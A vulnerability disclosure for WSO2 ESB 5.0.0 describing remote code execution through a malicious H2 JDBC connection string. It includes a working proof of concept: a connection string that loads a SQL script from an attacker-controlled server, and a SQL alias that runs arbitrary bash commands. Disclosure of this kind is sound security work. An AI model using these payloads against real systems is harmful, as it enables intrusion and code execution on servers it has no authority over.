WSO2 ESB Disclosures

Version 5.0.0

Environment:

- WSO2 ESB 5.0.0
- OpenJDK 1.8.0 252
- Ubuntu Linux

Findings:

1. WSO2-2021-1259: H2 RCE via Malicious JDBC Connection String

Description:

The WSO2 ESB software comes packaged by default with the H2 database driver. By leveraging this driver, when creating a new H2 database connection, an attacker may use a malicious JDBC connection string in order to execute arbitrary Java code and obtain Remote Code Execution (RCE).

Proof of Concept:

By leveraging the H2 database, that comes installed with WSO2 by default, an attacker with the ability to create and/or test Database Connections can leverage a malicious connection in order to execute arbitrary Java code on the target system.

Malicious JDBC Connection String:

```
jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM
'http://192.168.243.128:8000/inject.sql'
```


Note: "http://192.168.243.128:8000" is the address of the attacker-controlled HTTP server.

Malicious "injection.sql" file:


```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
   String[] command = {"bash", "-c", cmd};
   java.util.Scanner s = new
   java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A");
   return s.hasNext() ? s.next() : ""; }
   $$;
   CALL SHELLEXEC('gnome-calculator')
```

The malicious connection string can be inserted in 2 locations in WSO2:

1.1. Adding a New JDBC Message Store:



1.2. Creating a New Data Source:



When triggering the above connections, we can see that a HTTP request for the malicious "inject.sql" file is made on the attacker-controlled server:

And, as a result, the "gnome-calculator" is executed on the target.

Result for "JDBC Message Store":



Result for "Data Source":

